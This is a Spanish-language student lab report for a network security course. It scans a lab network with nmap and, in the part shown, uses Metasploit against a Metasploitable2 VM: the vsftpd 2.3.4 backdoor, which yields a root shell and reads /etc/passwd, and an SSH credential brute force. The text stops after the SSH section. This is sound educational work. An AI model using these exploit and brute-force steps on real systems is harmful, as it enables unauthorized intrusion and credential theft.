

Informe de Primer Laboratorio:
Análisis y Exploit de Puertos Vulnerables

Yadier Stiven Mayoral Palomeque

Facultad de Ingeniería, Universidad Tecnológica del Chocó Diego Luis Córdoba

2720409: Seguridad y Auditoria de Redes

Docente: Rafael Sandoval Morales

Quibdó, Chocó

Agosto 2025

Tabla de Contenido

	Pag.
Introducción	6
Objetivos	7
Objetivo General	7
Objetivos Específicos	7
Preparación del entorno	8
Creación de Red NAT	8
Adicción de Máquinas Virtuales a la Red Nat	8
Máquina virtual atacante (Kali Linux):	8
Máquina virtual victima (Metasploitable2):	9
Verificación de Asignación de Direcciones IP y Conectividad	9
Dirección IP Kali Linux:	9
Dirección IP Metasploitable2:	10
Conectividad entre Máquinas	10
Escaneo de Red Nat	11
Escaneo de Red (Dispositivos Conectados a la Red)	11
Escaneo de Puertos y Servicios	12
Explotación de Puertos y Servicios	14

Explotación del Puerto 21 (FTP).....	15
Explotación del Puerto 21 (SSH)	16
Explotación del Puerto 23 (Telnet).....	18
Explotación del Puerto 25 (SMTP)	20
Explotación del puerto 53 (DNS).....	21
Explotación del Puerto 139 (Samba).....	22
Explotación del Puerto 445 (Samba).....	23
Explotación del Puerto 2121 (ProFTP)	25
Explotación del puerto 3306 (MYSQL).....	27
Explotación del puerto 5432 (PostgreSQL).....	28
Conclusión.....	29
Referencias	30

Tabla de Ilustraciones

	Pag.
Ilustración 1 Creación de red NAT	8
Ilustración 2 Adicción de Máquina Virtual Kali Linux a Red Nat	8
Ilustración 3 Adicción de Máquina Virtual Metasploitable2 a Red Nat	9
Ilustración 4 Dirección IP Kali Linux	9
Ilustración 5 Dirección IP Metasploitable2	10
Ilustración 6 Ping de Kali a Metasploitable2	10
Ilustración 7 Ping de Metasploitable2 a Kali	11
Ilustración 8 Análisis de Red	11
Ilustración 9 Escaneo de Puertos y Servicios	12
Ilustración 10 Inicio de herramienta Msfconsole	14
Ilustración 11 Búsqueda de versión servicio ftp	15
Ilustración 12 Selección de maquina victima para ejecutar el exploit	15
Ilustración 13 Exploit exitoso FTP	16
Ilustración 14 Búsqueda de vulnerabilidades servicios SSH	16
Ilustración 15 Exploit SSH	17
Ilustración 16 Comprobación de exploit	17
Ilustración 17 Búsqueda de vulnerabilidades Telnet	18
Ilustración 18 Exploit para búsqueda de credenciales correctas	18
Ilustración 19 Credenciales telnet obtenidas	19
Ilustración 20 Ingreso Telnet con credenciales encontradas	19
Ilustración 21 Búsqueda de vulnerabilidades smtp	20
Ilustración 22 Asignación de dirección ip victima smtp	20

Ilustración 23 Usuarios encontrados	21
Ilustración 24 Búsqueda de vulnerabilidad puerto 53	21
Ilustración 25 Configuración y ejecución del ataque	22
Ilustración 26 Búsqueda de vulnerabilidad de Samba	22
Ilustración 27 Selección de módulo	23
Ilustración 28 Exploit de puerto 139	23
Ilustración 29 Módulo antes de cambiar puerto	24
Ilustración 30 Cambio de puerto	24
Ilustración 31 Ejecución de exploit	24
Ilustración 32 Búsqueda de vulnerabilidad	25
Ilustración 33 Selección de modulo	25
Ilustración 34 Selección de archivo de usuarios y contraseñas	26
Ilustración 35 Coincidencia de usuario y contraseña	26
Ilustración 36 Inicio exitoso FTP	26
Ilustración 37 Búsqueda de vulnerabilidad puerto 3306	27
Ilustración 38 Modificación y ejecución de ataque	27
Ilustración 39 Búsqueda de vulnerabilidades puerto 5432 (PostgreSQL)	28
Ilustración 40 Ejecución del ataque	28
Ilustración 41 Ingreso exitoso servicio PostgreSQL	28

Introducción

Este primer laboratorio de seguridad y auditoría de redes tiene como objetivo simular un entorno controlado que represente una red real, permitiendo poner en práctica técnicas de reconocimiento, análisis y explotación de servicios/puertos vulnerables.

Mediante la implementación de una red NAT y el uso de herramientas como **Nmap**, **Kali Linux** y **Metasploit Framework**, se realizó un proceso de auditoría orientado a detectar puertos abiertos y servicios vulnerables, con el fin de evidenciar los riesgos que conlleva una mala configuración o de la exposición innecesaria de servicios en una máquina virtual vulnerable de **Metasploitable2**.

Objetivos

Objetivo General

Simular un entorno controlado que represente una red real, permitiendo poner en práctica técnicas de reconocimiento, análisis y explotación de servicios/puertos vulnerables.

Objetivos Específicos

Crear una red NAT e integrar las maquinas virtuales para establecer un entorno seguro para llevar a cabo el laboratorio.

Escanear la red con **Nmap** con el fin de identificar puertos abiertos y servicios vulnerables.

Utilizar la herramienta **msfconsole** para explotar los servicios presentes en los siguientes puertos: 21, 23, 25, 53, 139, 445, 2121, 3306 y 5432.


Analizar los resultados obtenidos y evaluar los riesgos de cada vulnerabilidad encontrada y explotada.

Preparación del entorno

Creación de Red NAT

Se configura una red tipo NAT (**Semestre9-2025-1**) en VirtualBox para simular una red interna privada entre las máquinas virtuales.

Ilustración 1 Creación de red NAT




Adición de Máquinas Virtuales a la Red Nat

Se agregan las dos máquinas virtuales necesarias para el laboratorio:


Máquina virtual atacante (Kali Linux):

Ilustración 2 Adición de Máquina Virtual Kali Linux a Red Nat



Máquina virtual víctima (Metasploitable2):

Ilustración 3 Adición de Máquina Virtual Metasploitable2 a Red Nat



Verificación de Asignación de Direcciones IP y Conectividad

Luego de adicionar las máquinas virtuales a la red se revisa que ambas hayan obtenido direcciones IP del mismo segmento. Las direcciones IP estarán resaltadas en rojo.

Dirección IP Kali Linux:

Ilustración 4 Dirección IP Kali Linux


```

root@kaliyads: ~
Archivo Acciones Editar Vista Ayuda
root@kaliyads)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.5.5 netmask 255.255.255.0 broadcast 192.168.5.255
    inet6 fe80::a00:27ff:fe5f:8fc9 prefixlen 64 scopeid 0<link>
    ether 08:00:27:5f:8f:c9 txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 710 (710.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3156 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  
```

Dirección IP Metasploitable2:

Ilustración 5 Dirección IP Metasploitable2



```

Metasploitable 2 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:8c:74
          inet addr:192.168.5.4  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:eca:8c74/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3587 (3.5 KB)  TX bytes:5847 (5.7 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:93 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19485 (19.0 KB)  TX bytes:19485 (19.0 KB)

msfadmin@metasploitable:~$


```

Conectividad entre Máquinas

Se realiza un ping de Kali a Metasploitable2 y de Metasploitable2 a Kali con el fin de verificar la conectividad entre ambas máquinas.

Ping de Kali a Metasploitable2

Ilustración 6 Ping de Kali a Metasploitable2



```

root@kaliyads: ~
Archivo  Acciones  Editar  Vista  Ayuda

(root@kaliyads)-[~]
# ping 192.168.5.4
PING 192.168.5.4 (192.168.5.4) 56(84) bytes of data:
64 bytes from 192.168.5.4: icmp_seq=1 ttl=64 time=12.2 ms
64 bytes from 192.168.5.4: icmp_seq=2 ttl=64 time=11.0 ms
64 bytes from 192.168.5.4: icmp_seq=3 ttl=64 time=6.84 ms
64 bytes from 192.168.5.4: icmp_seq=4 ttl=64 time=6.52 ms
^C
— 192.168.5.4 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 6.524/9.140/12.217/2.501 ms

```

Ping de Metasploitable2 a Kali

Ilustración 7 Ping de Metasploitable2 a Kali

```
msfadmin@metasploitable:~$ ping 192.168.5.5
PING 192.168.5.5 (192.168.5.5) 56(84) bytes of data.
64 bytes from 192.168.5.5: icmp_seq=1 ttl=64 time=1.55 ms
64 bytes from 192.168.5.5: icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from 192.168.5.5: icmp_seq=3 ttl=64 time=1.48 ms
64 bytes from 192.168.5.5: icmp_seq=4 ttl=64 time=1.78 ms
64 bytes from 192.168.5.5: icmp_seq=5 ttl=64 time=1.84 ms

--- 192.168.5.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4052ms
rtt min/avg/max/mdev = 1.163/1.568/1.846/0.246 ms
```


La conexión entre ambas maquinas es satisfactoria, esto es fundamental para el buen desarrollo del laboratorio, sino hay conectividad no se puede continuar con el laboratorio, en ese caso habría que revisar la configuración de red de ambas maquinas.

Escaneo de Red Nat

Escaneo de Red (Dispositivos Conectados a la Red)

Se realiza un análisis de la red utilizando el comando **nmap -sn 192.168.5.0/24**, con el fin de revisar cuantos dispositivos hay conectados a la red.

Ilustración 8 Análisis de Red



```
root@kaliyads: ~
Archivo Acciones Editar Vista Ayuda

(root@kaliyads)-[~]
# nmap -sn 192.168.5.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 08:38 -05
Nmap scan report for 192.168.5.1
Host is up (0.00065s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.5.2
Host is up (0.00051s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.5.3
Host is up (0.00045s latency).
MAC Address: 08:00:27:07:36:AF (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.5.4
Host is up (0.0077s latency).
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.5.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

En la ilustración anterior se evidencia que hay 5 dispositivos conectados a la red, los dispositivos que interesan son el resaltado en rojo que será el objetivo del ataque (máquina virtual de Metasploitable2) y el resaltado en verde que será el ejecutor del ataque (Kali Linux).

Escaneo de Puertos y Servicios

Se realiza un análisis de puertos y servicios abiertos/vulnerables utilizando el comando **nmap -sV 192.168.5.0/24** con el objetivo de verificar los servicios y puertos abiertos/vulnerables de los dispositivos de la red.

Ilustración 9 Escaneo de Puertos y Servicios

```

root@kaliyads: ~
Archivo Acciones Editar Vista Ayuda
nmap -sV 192.168.5.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 08:51 -05
Nmap scan report for 192.168.5.1
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.5.2
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.5.3
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.5.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:07:36:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.5.4
Host is up (0.10s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        vsftpd 2.3.4
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet     Linux telnetd
25/tcp    open  smtp       Postfix smtpd
53/tcp    open  domain     ISC BIND 9.4.2

```

El contenido del escaneo es el siguiente:

```

Nmap scan report for 192.168.5.1
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.5.2
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION

```

```

135/tcp open  msrpc      Microsoft Windows RPC
445/tcp open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 192.168.5.3
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.5.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:07:36:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.4
Host is up (0.10s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel
Nmap scan report for 192.168.5.5
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.5.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 256 IP addresses (5 hosts up) scanned in 31.22 seconds

```

Lo anterior es el resultado del escaneo de puertos y servicios realizados a la red, este escaneo arroja la dirección MAC de cada uno de los dispositivos, su dirección IP, los puertos abiertos, los servicios asociados a cada puerto y sus versiones (importante para explotar), y también proporciona información del sistema operativo del dispositivo. Toda esta información es sumamente importante para realizar los ataques, ya que la información proporcionada es clave.

Explotación de Puertos y Servicios

Para explotar los puertos y servicios se hace uso de la herramienta Metasploit Framework Console, esta se abre en una nueva consola de comandos de Kali utilizando el comando **msfconsole**.

Ilustración 10 Inicio de herramienta Msfconsole

```

root@kaliyads: ~
Archivo Acciones Editar Vista Ayuda
root@kaliyads: ~ root@kaliyads: ~
E*noob*noob*Ferris Wheel*Ficus*ON0*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*ccccchhh6819*Manzara's Magpies*pwn4ly
fe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x
1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*Inspiv*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*swi
tchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*
EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla5
5N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclip
se*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3r
s*bluenet*P@Ge2mE*

      =[ metasploit v6.4.64-dev ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >

```

Una vez iniciada la herramienta se puede iniciar con el proceso de explotar los puertos y servicios de la maquina objeto de ataque, Metasploitable2.

Explotación del Puerto 21 (FTP)

Las versiones de los servicios son sumamente importantes porque haciendo uso de ellas se hace una búsqueda de vulnerabilidad de estos.

Ilustración 11 Búsqueda de versión servicio ftp

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank
Check Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellen
t  No  VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or
use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
```

Ilustración 12 Selección de maquina victima para ejecutar el exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port
  [ ,type:host:port ][ ... ]
  RHOSTS     192.168.5.4     yes       The target host(s), see https://docs.m
  etasploit.com/docs/using-metasploit/ba
  sics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Ilustración 13 Exploit exitoso FTP

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.5.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.5.4:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.5.4:21 - The port used by the backdoor bind listener is already open
[*] 192.168.5.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.5.5:39835 -> 192.168.5.4:6200) at
2025-08-07 10:41:29 -0500

whoami
root
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

Explotación del Puerto 21 (SSH)

Para explotar este servicio hay que tener en cuenta que para utilizar el servicio SSH en condiciones normales, se necesita dirección IP (ya se tiene), usuario y contraseña, credenciales que no se tienen, entonces primero hay que encontrar estas credenciales.

Ilustración 14 Búsqueda de vulnerabilidades servicios SSH

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -                                     -
0  auxiliary/scanner/ssh/ssh_login          .              normal No
SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey  .              normal No
SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
```

Se procede a configurar el ataque proporcionando la dirección IP de la victima utilizando el comando **set rhosts**, luego se agrega un diccionario de contraseñas y usuarios predeterminados

para hacer la comparativa, y poder encontrar las credenciales para explotar satisfactoriamente este servicio, en la siguiente ilustración se evidencia que se explotó correctamente y se inició la sesión 3.

Ilustración 15 Exploit SSH

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.5.4
rhosts => 192.168.5.4
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt
userpass_file => /usr/share/metasploit-framework/data/wordlists/root_userpass.
txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.5.4:22 - Starting bruteforce
[+] 192.168.5.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000
(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msf
admin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20
08 i686 GNU/Linux '
[*] SSH session 3 opened (192.168.5.5:32957 -> 192.168.5.4:22) at 2025-08-07 1
2:54:24 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

